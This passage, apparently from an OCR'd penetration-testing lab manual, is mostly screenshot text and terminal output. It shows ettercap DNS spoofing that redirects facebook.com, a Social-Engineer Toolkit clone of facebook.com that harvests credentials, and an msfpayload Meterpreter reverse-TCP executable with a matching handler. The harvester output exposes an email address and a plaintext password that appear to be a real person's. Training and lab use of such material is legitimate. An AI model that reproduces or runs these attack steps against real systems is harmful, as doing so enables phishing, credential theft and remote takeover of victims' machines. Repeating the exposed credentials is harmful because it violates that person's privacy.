






File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save
Source Destination Protocol Length Info
Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Time Shift...
Edit or Add Packet Comment...
Manually Resolve Address
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow TCP Stream
Frame 574: 904 bytes on wire (7232 bits), 904 bytes captured (7232 bits) on interface 0
Ethernet II, Src: D-LinkIn_ff:2e:1c (cc:b2:55:ff:2e:1c), Dst: RealtekU_12:35:02 (52:54:00:
Internet Protocol Version 4, Src: 10.0.2.17 (10.0.2.17), Dst: 196.12.45.104 (196.12.45.104)
Transmission Control Protocol, Src Port: rmiregistry (1099), Dst Port: http (80), Seq: 1,
Hypertext Transfer Protocol



Follow TCP Stream
Stream Content
GET /@@personal-preferences HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, */*
Referer: http://infosecawareness.in/dashboard
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept-Encoding: gzip, deflate
Host: infosecawareness.in
Connection: Keep-Alive
Cookie: __utma=159707749.852670564.1376777534.1376777534.1376777534.1;
__utmb=159707749.9.10.1376777534; __utmz=159707749.1376777534.1.1.utmcsr=(direct)|
Cut
Copy
Paste
Delete
Select All
Input Methods


Kali Linux, an Offensive Security Project - Iceweasel
File Edit View History Bookmarks Tools Help
Downloads Ctrl+Shift+Y
Add-ons Ctrl+Shift+A
Set Up Sync...
Web Developer
Page Info Ctrl+I
Start Private Browsing Ctrl+Shift+P
Clear Recent History... Ctrl+Shift+Del
Tamper Data
Most Visited
Offensive Security
Aircrack-ng
KALI LIN
dvanced penetration testing distribution, ever
KALI LINUX | KALI DOCUMENTATIO









```
root@kali:~# vi /usr/share/ettercap/etter.dns
```



root@kali: ~
etter.dns (/usr/share/ettercap) - VIM
##################################
microsoft sucks ;)
redirect it to www.linux.org
#
microsoft.com A 198.182.196.56
*.microsoft.com A 198.182.196.56
www.microsoft.com PTR 198.182.196.56 # Wildcards in PTR are not allowed
##
no one out there can have our domains...
#
*.facebook.com A 10.0.2.15
www.alor.org A 127.0.0.1
www.naga.org A 127.0.0.1
##
one day we will have our ettercap.org domain
#
www.ettercap.org A 127.0.0.1
ettercap.sourceforge.net A 216.136.171.201
:wq


root@kali:~#
root@kali:~# ettercap --gtk


ettercap Input
Network interface :
at0
OK
Cancel


Start
Targets
Hosts
View
Mitm
Filters
Logging
Plugins
Help
Start sniffing Ctrl+W
Stop sniffing Ctrl+E
Exit Ctrl+X



Applications
Places
Sat Aug 17, 7:17 PM
Accessories
Electronics
Graphics
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
BeEF XSS Framework
Cisco Attacks
Exploit Database
Metasploit
Network Exploitation
Social Engineering Toolkit
se-toolkit
ettercap NG-0.7.4.2
View Mitm Filters Logging Plugins Help
dummy
find_conn
ettercap NG-0.7.4.2
Start Targets Hosts View Mitm Filters Logging Plugins Help
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O
ETTERCAP NG


The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.
set> 2

```
 The Web-Jacking Attack method was introduced by white_sheep, Emgent
 and the Back|Track team. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked
 a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

 The Multi-Attack method will add a combination of attacks through the web attac
k
 menu. For example you can utilize the Java Applet, Metasploit Browser,
 Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
 all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>3
```

```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:10.0.2.15ss for the POST back in Harveste
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```





```
PARAM: ts=1376781524643
PARAM: ph=V3
PARAM: mimy_encode_ms=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVoF0dug
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: next=
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgnrnd=131220_BYXm
PARAM: lgnjs=1376781524
POSSIBLE USERNAME FIELD FOUND: email=raghuram.jilumudi@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=iloveshanthi
PARAM: default_persistent=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
root@kali: # msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=44
3 x > /root/labfiles/fakeap-1/exploit.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"10.0.2.15", "LPORT"=>"443"}
```

```
msf >
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.2.15:443
[*] Starting the payload handler...
```


File Edit View Search Terminal Help
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET). The one
stop shop for all of your social-engineering needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1

